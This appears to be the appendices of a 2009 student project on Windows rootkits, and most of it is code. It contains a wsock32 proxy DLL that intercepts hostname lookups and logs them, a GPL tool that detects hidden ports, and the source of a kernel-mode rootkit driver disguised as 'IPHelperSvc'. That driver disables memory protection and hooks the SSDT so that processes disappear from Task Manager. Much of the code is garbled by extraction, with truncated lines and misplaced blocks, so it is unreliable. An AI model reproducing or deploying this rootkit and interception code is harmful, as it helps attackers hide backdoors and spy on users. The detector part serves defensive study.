#pragma comment (linker, "/export:getservbyport=wsock32_.getservbyport,@56")
#pragma comment (linker, "/export:getsockname=wsock32_.getsockname,@6")
#pragma comment (linker, "/export:getsockopt=wsock32_.getsockopt,@7")
#pragma comment (linker, "/export:htonl=wsock32_.htonl,@8")
#pragma comment (linker, "/export:htons=wsock32_.htons,@9")
#pragma comment (linker, "/export:inet_addr=wsock32_.inet_addr,@10")
#pragma comment (linker, "/export:inet_network=wsock32_.inet_network,@1100")
#pragma comment (linker, "/export:inet_ntoa=wsock32_.inet_ntoa,@11")
#pragma comment (linker, "/export:ioctlsocket=wsock32_.ioctlsocket,@12")
#pragma comment (linker, "/export:listen=wsock32_.listen,@13")
#pragma comment (linker, "/export:ntohl=wsock32_.ntohl,@14")
#pragma comment (linker, "/export:ntohs=wsock32_.ntohs,@15")
#pragma comment (linker, "/export:rcmd=wsock32_.rcmd,@1102")
#pragma comment (linker, "/export:recv=wsock32_.recv,@16")
#pragma comment (linker, "/export:recvfrom=wsock32_.recvfrom,@17")
#pragma comment (linker, "/export:rexec=wsock32_.rexec,@1103")
#pragma comment (linker, "/export:rresvport=wsock32_.rresvport,@1104")
#pragma comment (linker, "/export:s_perror=wsock32_.s_perror,@1108")
#pragma comment (linker, "/export:select=wsock32_.select,@18")
#pragma comment (linker, "/export:send=wsock32_.send,@19")
#pragma comment (linker, "/export:sendto=wsock32_.sendto,@20")
#pragma comment (linker, "/export:sethostname=wsock32_.sethostname,@1105")
#pragma comment (linker, "/export:setsockopt=wsock32_.setsockopt,@21")
#pragma comment (linker, "/export:shutdown=wsock32_.shutdown,@22")
#pragma comment (linker, "/export:socket=wsock32_.socket,@23")

HINSTANCE handle = 0; //Handle to the original winsock library.
FARPROC function = {0}; //Pointer for original address.
ofstream myfile; //Output stream for log file.

BOOL WINAPI DllMain(HINSTANCE hInst,DWORD reason,LPOVOID)
{
    //This code is executed when the DLL is loaded.
    if (reason == DLL_PROCESS_ATTACH)
    {
        //Load the original library.
        handle = LoadLibraryA("wsock32_.dll");
        //Did we get a handle to the library?
        if (!handle || handle == 0)
            return false;
        //Get a pointer to the original 'gethostbyname' function.
        function = GetProcAddress(handle,"gethostbyname");
        //Open the URL logging file for append.
        myfile.open ("activity.log", ios::out | ios::app);
    }
}

```

```

    }
    //This code is executed when the DLL is unloaded.
    if (reason == DLL_PROCESS_DETACH)
    {
        //Free handles associated with the original winsock library.
        FreeLibrary(handle);
        //If the output stream for log is open, close the stream.
        if (myfile.is_open())
            myfile.close();
    }
    return true;
}

extern "C" struct hostent* __stdcall mygethostbyname(__in const char *name)
{
    typedef struct hostent* (__stdcall *pps)(const char*);
    //Forward call to original library.
    pps pps = (pps)GetProcAddress(hModule, "gethostbyname");
    hostent* rv = pps(name);
    //If the log file stream is open, write the URL to file.
    if (myfile.is_open())
        myfile << name << "\r\n";
    //Return data from original library.
    return rv;
}

```

wsock32.def

```


LIBRARY wsock32.dll
EXPORTS
gethostbyname=mygethostbyname @52

```

Appendix II

Advanced Backdoor Rootkit Detector

This application attempts to locate backdoors hidden by rootkits. This application attempts to bind a socket to every port on the computer. If a port is in use, an exception is thrown by the operating system. The application logs each time a port-in-use exception occurs. It then retrieves a list of in-use ports from the netstat utility, and compares it to the list of port exceptions. The program then double checks itself by checking any suspicious ports a second time. If the port that caused an exception is not shown as listening in the netstat output, the port is probably being hidden by a rootkit. This program essentially catches the operating system “lying” about which ports are bound to an interface.



frmMain.cs

```

/*
 * HPDetector
 * Copyright © 2009 Michael Landi
 */

/*
 * This file is part of HPDetector.
 *
 * HPDetector is free software: you can redistribute it and/or modify
 * it under the terms of the GNU General Public License as published by
 * the Free Software Foundation, either version 3 of the License, or
 * (at your option) any later version.
 *
 * HPDetector is distributed in the hope that it will be useful,
 * but WITHOUT ANY WARRANTY; without even the implied warranty of
 * MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
 * GNU General Public License for more details.
 *
 * You should have received a copy of the GNU General Public License
 * along with HPDetector. If not, see <http://www.gnu.org/licenses/>.
 */
using System;
using System.Collections.Generic;

```

```

using System.ComponentModel;
using System.Data;
using System.Diagnostics;
using System.Drawing;
using System.IO;
using System.Net;
using System.Net.Sockets;
using System.Text;
using System.Threading;
using System.Windows.Forms;

namespace HPDetector
{
    internal enum Protocol
    {
        TCP,
        UDP
    }

    internal sealed partial class frmMain : Form
    {
        private const int    DEFAULTSTART    = 1;
        private const int    DEFAULTSTOP     = 65535;

        private int          _intStart;
        private int          _intStop;
        private bool         _bRunning;
        private List<int>    _lstTCPBound;
        private List<int>    _lstTCPNetstat;
        private List<int>    _lstUDPBound;
        private List<int>    _lstUDPNetstat;

        public frmMain()
        {
            _intStart = DEFAULTSTART;
            _intStop = DEFAULTSTOP;
            _bRunning = false;
            _lstTCPBound = new List<int>();
            _lstUDPBound = new List<int>();
            _lstTCPNetstat = new List<int>();
            _lstUDPNetstat = new List<int>();

            InitializeComponent();
        }

        private void Start()
        {
            _bRunning = true;

            this.UsewaitCursor = true;
            Invoke(new OnDisableControl(DisableControl), cmdStart);
            Invoke(new OnDisableControl(DisableControl), cmdCancel);
            Invoke(new OnDisableToolStripItem(DisableToolStripItem),
                fullPortScanToolStripMenuItem);
            Invoke(new OnDisableToolStripItem(DisableToolStripItem),
                basePortScan11023ToolStripMenuItem);

            if (_bRunning)
            {
                Invoke(new OnUpdateStatus(UpdateStatus),
                    "(1/5) Parsing TCP information...");
                Invoke(new OnUpdateProgress(UpdateProgress), 1, 2);
                GetNetstat(_lstTCPNetstat, Protocol.TCP);
                Invoke(new OnUpdateProgress(UpdateProgress), 2, 2);
                Thread.Sleep(500);
            }

            if (_bRunning)
            {
                Invoke(new OnUpdateStatus(UpdateStatus),
                    "(2/5) Probing application bound TCP ports...");
                GetTCPBound();
                Thread.Sleep(500);
                Invoke(new OnClearPortLabel(ClearPortLabel));
            }

            if (_bRunning)
            {
                Invoke(new OnUpdateStatus(UpdateStatus),
                    "(3/5) Parsing UDP information...");
                Invoke(new OnUpdateProgress(UpdateProgress), 1, 2);
            }
        }
    }
}

```

```

        GetNetstat(_lstUDPNetstat, Protocol.UDP);
        Invoke(new OnUpdateProgress(UpdateProgress), 2, 2);
        Thread.Sleep(500);
    }

    if (_bRunning)
    {
        Invoke(new OnUpdateStatus(UpdateStatus),
            "(4/5) Probing application bound UDP ports...");
        GetUDPBound();
        Thread.Sleep(500);
        Invoke(new OnClearPortLabel(ClearPortLabel));
    }

    if (_bRunning)
    {
        int intItems = _lstTCPBound.Count + _lstUDPBound.Count;
        Invoke(new OnUpdateStatus(UpdateStatus),
            "(5/5) Comparing and checking " + intItems.ToString() +
            " suspicious ports...");
        Compare();
        Thread.Sleep(500);
    }

    Invoke(new OnClearPortLabel(ClearPortLabel));
    Invoke(new OnEnableControl(EnableControl), cmdStart);
    Invoke(new OnEnableControl(EnableControl), cmdCancel);
    Invoke(new OnEnableToolStripItem(EnableToolStripItem),
        fullPortScanToolStripMenuItem);
    Invoke(new OnEnableToolStripItem(EnableToolStripItem),
        basePortScan11023ToolStripMenuItem);
    this.UseWaitCursor = false;

    if (_bRunning)
        Invoke(new OnUpdateStatus(UpdateStatus), "Finished");
    else
    {
        Invoke(new OnUpdateStatus(UpdateStatus), "Finished");
        Invoke(new OnUpdateText(UpdateText), "User cancelled operation.");
        Invoke(new OnUpdateProgress(UpdateProgress), 0, 1);
    }

    _bRunning = false;
}

#region Detection_Functions
private void GetNetstat(List<int> list, Protocol protocol)
{
    Process p;
    int intPortBuffer;
    string strOutput;
    string[] strItem;
    string[] strEntry;
    string[] strPart;

    p = new Process();
    p.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
    p.StartInfo.CreateNoWindow = true;
    p.StartInfo.FileName = "netstat";

    if (protocol == Protocol.TCP)
        p.StartInfo.Arguments = "-na -p tcp";
    else
        p.StartInfo.Arguments = "-na -p udp";

    p.StartInfo.UseShellExecute = false;
    p.StartInfo.RedirectStandardOutput = true;
    p.Start();

    strOutput = p.StandardOutput.ReadToEnd().Replace("\t", "").Trim();
    p.WaitForExit();

    while (strOutput.Contains(" "))
        strOutput = strOutput.Replace(" ", " ");

    strEntry = strOutput.Split('\n');

    foreach (string strBuffer in strEntry)
        if (strBuffer.Contains(":"))
            {

```

```

        strItem = strBuffer.Trim().Split(' ');
        strPart = strItem[1].Split(':');

        intPortBuffer = Int32.Parse(strPart[1]);

        if (intPortBuffer <= _intStop && intPortBuffer >= _intStart)
            list.Add(intPortBuffer);
    }
}

private void GetUDPBound()
{
    for (int i = _intStart; i <= _intStop; i++)
    {
        if (IsBound(i, Protocol.UDP))
            _lstUDPBound.Add(i);

        Invoke(new OnUpdateProgress(UpdateProgress), i, _intStop);
        Invoke(new OnUpdatePortLabel(UpdatePortLabel), i, Protocol.UDP);

        if (!_bRunning)
            break;
    }
}

private void GetTCPBound()
{
    for (int i = _intStart; i <= _intStop; i++)
    {
        if (IsBound(i, Protocol.TCP))
            _lstTCPBound.Add(i);

        Invoke(new OnUpdateProgress(UpdateProgress), i, _intStop);
        Invoke(new OnUpdatePortLabel(UpdatePortLabel), i, Protocol.TCP);

        if (!_bRunning)
            break;
    }
}

private bool IsBound(int port, Protocol protocol)
{
    if (protocol == Protocol.TCP)
    {
        try
        {
            TcpListener tListener = new TcpListener(IPAddress.Any, port);
            tListener.Start();
            tListener.Stop();
            tListener = null;
        }
        return false;
    }
    catch
    {
        return true;
    }
}
else if (protocol == Protocol.UDP)
{
    try
    {
        IPEndPoint iepEndPoint = new IPEndPoint(IPAddress.Any, port);
        Socket sSocket = new Socket(AddressFamily.InterNetwork,
            SocketType.Dgram, ProtocolType.Udp);
        sSocket.Bind(iepEndPoint);
        sSocket.Close();
        sSocket = null;
    }
    return false;
    catch
    {
        return true;
    }
}
else
    throw(new Exception("Unknown protocol type: " + protocol.ToString()));
}

private bool DoesExist(List<int> list, int item)

```

```

{
    foreach (int iBuffer in list)
        if (iBuffer == item)
            return true;
    return false;
}

private void Compare()
{
    int iHidden = 0;
    List<int> lTempList = new List<int>();

    for (int i = 0; i < _lstTCPBound.Count; i++)
    {
        if (!DoesExist(_lstTCPNetstat, _lstTCPBound[i]))
        {
            bool inUse = IsBound(_lstTCPBound[i], Protocol.TCP);
            GetNetstat(lTempList, Protocol.TCP);

            if (DoesExist(lTempList, _lstTCPBound[i]) != inUse)
            {
                Invoke(new OnUpdatePorts(UpdatePorts), _lstTCPBound[i],
                    Protocol.TCP);
                iHidden++;
            }

            Invoke(new OnUpdatePortLabel(UpdatePortLabel), _lstTCPBound[i],
                Protocol.TCP);
            Invoke(new OnUpdateProgress(UpdateProgress), i + 1, _lstTCPBound.Count +
                _lstUDPBound.Count);

            Thread.Sleep(500);
        }

        for (int i = 0; i < _lstUDPBound.Count; i++)
        {
            if (!DoesExist(_lstUDPNetstat, _lstUDPBound[i]))
            {
                bool inUse = IsBound(_lstUDPBound[i], Protocol.UDP);
                GetNetstat(lTempList, Protocol.UDP);

                if (DoesExist(lTempList, _lstUDPBound[i]) != inUse)
                {
                    Invoke(new OnUpdatePorts(UpdatePorts), _lstUDPBound[i],
                        Protocol.UDP);
                    iHidden++;
                }

                Thread.Sleep(500);
            }

            Invoke(new OnUpdatePortLabel(UpdatePortLabel), _lstUDPBound[i],
                Protocol.UDP);
            Invoke(new OnUpdateProgress(UpdateProgress), i + 1 + _lstTCPBound.Count,
                _lstTCPBound.Count + _lstUDPBound.Count);
        }

        if (iHidden == 0)
            Invoke(new OnUpdateText(UpdateText), "No hidden ports detected.");
        else
            Invoke(new OnUpdateText(UpdateText), iHidden.ToString() +
                " hidden ports detected.");
    }
}

#endregion

#region Event_Handlers

private void cmdStart_Click(object sender, EventArgs e)
{
    txtPorts.Text = "";
    _lstTCPBound.Clear();
    _lstUDPBound.Clear();
    _lstTCPNetstat.Clear();
    _lstUDPNetstat.Clear();
}

```

```

    new Thread(Start).Start();
}

private void frmMain_FormClosing(object sender, FormClosingEventArgs e)
{
    if (!_bRunning)
    {
        e.Cancel = true;
        DialogResult dResult = MessageBox.Show(this,
            "The application is collecting information, would you like to" +
            "terminate?",
            this.Text, MessageBoxButtons.YesNo,
            MessageBoxIcon.Warning);

        if (dResult == DialogResult.Yes)
        {
            _bRunning = false;
            Invoke(new OnUpdateStatus(UpdateStatus), "Cancelling...");
        }
    }
    else
        Environment.Exit(0);
}

private void cmdCancel_Click(object sender, EventArgs e)
{
    Close();
}

private void fullPortScanToolStripMenuItem_Click(object sender, EventArgs e)
{
    if (!_bRunning)
        return;

    fullPortScanToolStripMenuItem.Checked = true;
    basePortScan11023ToolStripMenuItem.Checked = false;

    _intStart = DEFAULTSTART;
    _intStop = DEFAULTSTOP;
}

private void basePortScan11023ToolStripMenuItem_Click(object sender, EventArgs e)
{
    if (!_bRunning)
        return;

    fullPortScanToolStripMenuItem.Checked = false;
    basePortScan11023ToolStripMenuItem.Checked = true;

    _intStart = DEFAULTSTART;
    _intStop = 1023;
}

private void exitToolStripMenuItem_Click(object sender, EventArgs e)
{
    Close();
}

private void scanToolStripMenuItem_Click(object sender, EventArgs e)
{
    if (!_bRunning)
        return;

    cmdStart_Click(this, EventArgs.Empty);
}

private void aboutToolStripMenuItem_Click(object sender, EventArgs e)
{
    new frmAbout().ShowDialog(this);
}

#endregion

#region Event_Delegates

private delegate void OnUpdateProgress(int value, int count);

private void UpdateProgress(int value, int count)
{
    pbMain.Maximum = count;
    pbMain.Value = value;
}

```

```

    }
    private delegate void OnUpdateStatus(string status);
    private void UpdateStatus(string status)
    {
        lblStatus.Text = status;
    }

    private delegate void OnEnableControl(Control ctl);
    private void EnableControl(Control ctl)
    {
        ctl.Enabled = true;
    }

    private delegate void OnDisableControl(Control ctl);
    private void DisableControl(Control ctl)
    {
        ctl.Enabled = false;
    }

    private delegate void OnDisableToolStripItem(ToolStripItem ctl);
    private void DisableToolStripItem(ToolStripItem ctl)
    {
        ctl.Enabled = false;
    }

    private delegate void OnEnableToolStripItem(ToolStripItem ctl);
    private void EnableToolStripItem(ToolStripItem ctl)
    {
        ctl.Enabled = true;
    }

    private delegate void OnUpdatePorts(int port, Protocol protocol);
    private void UpdatePorts(int port, Protocol protocol)
    {
        if (txtPorts.Text == "")
            txtPorts.Text = protocol.ToString().ToUpper() + "/" + port.ToString() +
                ":\tMay be a hidden port.";
        else
            txtPorts.Text += Environment.NewLine + protocol.ToString().ToUpper() +
                "/" + port.ToString() + ":\tMay be a hidden port.";
    }

    private delegate void OnUpdateText(string text);
    private void UpdateText(string text)
    {
        if (txtPorts.Text == "")
            txtPorts.Text = text;
        else
            txtPorts.Text += Environment.NewLine + text;
    }

    private delegate void OnUpdatePortLabel(int port, Protocol protocol);
    private void UpdatePortLabel(int port, Protocol protocol)
    {
        lblPort.Text = "Port: " + protocol.ToString().ToUpper() + "/" +
            port.ToString();
    }

    private delegate void OnClearPortLabel();
    private void ClearPortLabel()
    {
        lblPort.Text = "";
    }

    #endregion
}
}

```

Appendix III

Kernel-Mode Driver with Process Hiding

The following code demonstrates how an attacker can use a malicious driver to modify the SSDT table to hide running processes. Once loaded into memory, this driver will hide all running instances of *explorer.exe* from all system applications including the Windows Task Manager. This technique is often used to hide running backdoors. The device driver is cleverly named “IPHelperSvc” to remain unsuspecting.

IPHelperSvc.c

```

/*
 * DRIVER BASED KERNEL-MODE ROOTKIT
 *
 * SUNY Farmingdale Senior Project
 * Author: Michael Landi
 * Compiler: Windows Driver Development C Compiler
 * Based from code found in Rootkits: Subverting the Windows Kernel
 * by Greg Hognlund and James Butler
 *
 * Once inserted, this driver will overwrite the SSDT and hide all
 * "explorer.exe" processes from the Windows Task Manager.
 *
 * Tested on Windows XP SP2 and SP3.
 */
#define SYSTEMSERVICE( function) KeServiceDescriptorTable.ServiceTableBase[
*(PULONG)((PUCHAR)_function+1)]
#define SYSCALL_INDEX( Function) *(PULONG)((PUCHAR) Function+1)
#define HOOK_SYSCALL( _Function, _Hook, _Orig ) _Orig = (PVOID) InterlockedExchange(
(PULONG) &_ptrSystemCallTable[SYSCALL_INDEX(_Function)], (LONG) _Hook)
#define UNHOOK_SYSCALL( _Function, _Hook, _Orig ) InterlockedExchange( (PULONG)
&_ptrSystemCallTable[SYSCALL_INDEX(_Function)], (LONG) _Hook)

#include <stdio.h>
#include "ntddk.h"

/*
 * Debug modes:
 * 0x0 = (none)
 * 0x1 = Error messages only.
 * 0x2 = Status and Error messages.
 * 0x3 = Status, Error, and Data messages.
 */
const int _intDebug = 0x3;

//The 'L' indicated Unicode
const WCHAR _wchDeviceName[] = L"\\Device\\IPHelperSvc";
const WCHAR _wchProcessFilter[] = L"explorer";

/*
 * Global variables.
 */
BOOLEAN _varHookedProcessInformation;
UNICODE_STRING _ustrDeviceName;
PDEVICE_OBJECT _pdvcDevicePtr;

/*
 * Enables memory protection using CR0.
 */

```

```

VOID CR0EnableMemoryProtection()
{
    __asm
    {
        push eax
        mov eax, CR0
        or eax, NOT 0FFFFFFFh
        mov CR0, eax
        pop eax
    }
}

/*
 * Disable memory protection using CR0 technique.
 */
VOID CR0DisableMemoryProtection()
{
    __asm
    {
        push eax
        mov eax, CR0
        and eax, 0FFFFFFFh
        mov CR0, eax
        pop eax
    }
}

/*
 * -----
 * Hook ZqQuerySystemInformation function.
 * -----
 */
struct _SYSTEM_THREADS
{
    LARGE_INTEGER          KernelTime;
    LARGE_INTEGER          UserTime;
    LARGE_INTEGER          CreateTime;
    ULONG                  WaitTime;
    PVOID                  StartAddress;
    CLIENT_ID              ClientId;
    KPRIORITY              Priority;
    KPRIORITY              BasePriority;
    ULONG                  ContextSwitchCount;
    ULONG                  ThreadState;
    KWAIT_REASON           WaitReason;
};

struct _SYSTEM_PROCESSES
{
    ULONG                  NextEntryDelta;
    ULONG                  ThreadCount;
    ULONG                  Reserved[6];
    LARGE_INTEGER          CreateTime;
    LARGE_INTEGER          UserTime;
    LARGE_INTEGER          KernelTime;
    UNICODE_STRING         ProcessName;
    KPRIORITY              BasePriority;
    ULONG                  ProcessId;
    ULONG                  InheritedFromProcessId;
    ULONG                  HandleCount;
    ULONG                  Reserved2[2];
    VM_COUNTERS            VmCounters;
    IO_COUNTERS            IoCounters;
    struct _SYSTEM_THREADS Threads[1];
};

struct _SYSTEM_PROCESSOR_TIMES
{
    LARGE_INTEGER          IdleTime;
    LARGE_INTEGER          KernelTime;
    LARGE_INTEGER          UserTime;
};

```

```

        LARGE_INTEGER      DpcTime;
        LARGE_INTEGER      InterruptTime;
        ULONG               InterruptCount;
};

#pragma pack(1)
typedef struct ServiceDescriptorEntry {
    unsigned int *ServiceTableBase;
    unsigned int *ServiceCounterTableBase;
    unsigned int NumberOfServices;
    unsigned char *ParamTableBase;
} ServiceDescriptorTableEntry_t, *PServiceDescriptorTableEntry_t;
#pragma pack()

NTSYSAPI NTSTATUS NTAPI ZwQuerySystemInformation(
    IN ULONG SystemInformationClass,
    IN PVOID SystemInformation,
    IN ULONG SystemInformationLength,
    OUT PULONG ReturnLength);

typedef NTSTATUS (*ZWQUERYSYSTEMINFORMATION) (
    ULONG SystemInformationClass,
    PVOID SystemInformation,
    ULONG SystemInformationLength,
    PULONG ReturnLength);

//The Memory Descriptor List
PMDL _pMemDescList;
//Pointer to the System Call Table
PVOID *_ptrSystemCallTable;
//An SSDT entry
__declspec(dllimport) ServiceDescriptorTableEntry_t KeServiceDescriptorTable;
//Pointer to the old query function so we can call it.
ZWQUERYSYSTEMINFORMATION _OldZwQuerySystemInformation;
LARGE_INTEGER _intProcTime;
LARGE_INTEGER _intKernelTime;

NTSTATUS NewZwQuerySystemInformation(
    IN ULONG SystemInformationClass,
    IN PVOID SystemInformation,
    IN ULONG SystemInformationLength,
    OUT PULONG ReturnLength)
{
    NTSTATUS ntStatus;

    ntStatus = ((ZWQUERYSYSTEMINFORMATION) (_OldZwQuerySystemInformation)) (
        SystemInformationClass,
        SystemInformation,
        SystemInformationLength,
        ReturnLength );

    if (_intDebug >= 0x2)
        DbgPrint("IPHelperSvc: NewZwQuerySystemInformation");

    ntStatus = ((ZWQUERYSYSTEMINFORMATION) (_OldZwQuerySystemInformation)) (
        SystemInformationClass,
        SystemInformation,
        SystemInformationLength,
        ReturnLength);

    if(ntStatus == STATUS_SUCCESS)
    {
        if(SystemInformationClass == 0x5)
        {
            struct _SYSTEM_PROCESSES *spCurrent = (struct
            _SYSTEM_PROCESSES *)SystemInformation;
            struct _SYSTEM_PROCESSES *spPrevious = NULL;

            while(spCurrent != NULL)
            {
                if (spCurrent->ProcessName.Buffer != NULL)

```

```

        if(0x0 == memcmp(spCurrent-
>ProcessName.Buffer, _wchProcessFilter, 0xC))
        {
            _intProcTime.QuadPart += spCurrent-
            _intKernelTime.QuadPart += spCurrent-
            if(spPrevious)
                if(spCurrent->NextEntryDelta
                spPrevious-
            else
                spPrevious-
            else
                if(spCurrent->NextEntryDelta)
                    (char
                else
                    SystemInformation =
            NULL;
        }
        else
        {
            spCurrent->UserTime.QuadPart +=
            spCurrent->KernelTime.QuadPart +=
            _intProcTime.QuadPart =
            _intKernelTime.QuadPart = 0x0;
        }
        spPrevious = spCurrent;
        if(spCurrent->NextEntryDelta) ((char *)spCurrent +=
        else spCurrent = NULL;
    }
}
else if (SystemInformationClass == 0x8)
{
    struct _SYSTEM_PROCESSOR_TIMES * spTimes = (struct
_SYSTEM_PROCESSOR_TIMES *)SystemInformation;
    spTimes->IdleTime.QuadPart += _intProcTime.QuadPart +
_intKernelTime.QuadPart;
}
}
return ntStatus;
}
/*
 * Disable memory protection, hook function ZwQuerySystemInformation.
 */
NTSTATUS HookZwQuerySystemInformation(BOOLEAN CR0)
{
    //Disable all memory protection.
    if (CR0)
        CR0DisableMemoryProtection();

    //Hook the system Process information system call.
    _intProcTime.QuadPart = _intKernelTime.QuadPart = 0x0;
    _OldZwQuerySystemInformation = (ZWQUERYSYSTEMINFORMATION)
        (SYSTEMSERVICE(ZwQuerySystemInformation));

    _pMemDescList = MmCreateMdl(NULL, KeServiceDescriptorTable.ServiceTableBase,
KeServiceDescriptorTable.NumberOfServices*4);

    if(!_pMemDescList)
        return STATUS_UNSUCCESSFUL;
}

```

```

MmBuildMdlForNonPagedPool(_pMemDescList);
_pMemDescList->MdlFlags = _pMemDescList->MdlFlags |
    MDL_MAPPED_TO_SYSTEM_VA;
_ptrSystemCallTable = MmMapLockedPages(_pMemDescList, KernelMode);
HOOK_SYSCALL(ZwQuerySystemInformation, NewZwQuerySystemInformation,
    _OldZwQuerySystemInformation);

//Enable all memory protection.
if (CR0)
    CR0EnableMemoryProtection();

return STATUS_SUCCESS;
}

//-----
/*
 * Unloads the device driver from memory.
 * This is required if the module is dynamic.
 * If this method does not exist the driver cannot be unloaded without
 * a reboot!
 */
VOID OnUnload(IN PDRIVER_OBJECT DriverObject)
{
    if (_intDebug >= 0x2)
        DbgPrint("IPHelperSvc: Unload");

    //Release the hooked event.
    if (_varHookedProcessInformation)
        UNHOOK_SYSCALL(ZwQuerySystemInformation, _OldZwQuerySystemInformation,
            NewZwQuerySystemInformation);

    //Remove the device so the driver can be reloaded if necessary.
    IoDeleteDevice(_pdvcDevicePtr);
}

/*
 * This is the main entry point for the driver.
 */
NTSTATUS DriverEntry(IN PDRIVER_OBJECT DriverObject,
    IN PUNICODE_STRING theRegistryPath)
{
    NTSTATUS ntStatus;

    if (_intDebug >= 0x2)
        DbgPrint("IPHelperSvc: Entry");

    //Convert device name to Unicode and then create the device.
    RtlInitUnicodeString(&_ustrDeviceName, _wchDeviceName);
    RtlInitUnicodeString(&_ustrDeviceLink, _wchDeviceLink);
    ntStatus = IoCreateDevice(DriverObject, 0x0, &_ustrDeviceName,
        0x00001234, 0x0, TRUE, &_pdvcDevicePtr);

    //Did an error occur?
    if (ntStatus != STATUS_SUCCESS && _intDebug >= 0x1)
        DbgPrint("IPHelperSvc: Failed to create a logical device
            handle.");

    DriverObject->DriverUnload = OnUnload;

    //Hook system information and notify on error.
    if (HookZwQuerySystemInformation(TRUE) != STATUS_SUCCESS)
    {
        if (_intDebug >= 0x1)
            DbgPrint("IPHelperSvc: Failed to hook
                ZwQuerySystemInformation.");

        _varHookedProcessInformation = FALSE;

        return STATUS_UNSUCCESSFUL;
    }
}

```

```
    }  
    else  
        _varHookedProcessInformation = TRUE;  
    return STATUS_SUCCESS;  
}
```

References

Heffner, Craig. "API Interception via DLL Redirection." Milw0rm. 01-Nov-2006. M. 20 Sep 2008 <<http://milw0rm.com/papers/105>>.

Hoglund, Greg. Rootkits: Subverting the Windows Kernel. 6th. New York, New York: Addison-Wesley, 2006.

"SetWindowsHookEx Function." Microsoft Developer Network. Microsoft Corporation. 10 Oct 2008 <[http://msdn.microsoft.com/en-us/library/ms644990\(VS.85\).aspx](http://msdn.microsoft.com/en-us/library/ms644990(VS.85).aspx)>.

Skoudis, Ed. Malware: Fighting Malicious Code. 6th. Upper Saddle River, NJ: Pearson Education, 2004.

"DLL Injection." Wikipedia. 08-Sep-2008. Wikipedia. 02 Nov 2008 <http://en.wikipedia.org/wiki/DLL_injection>.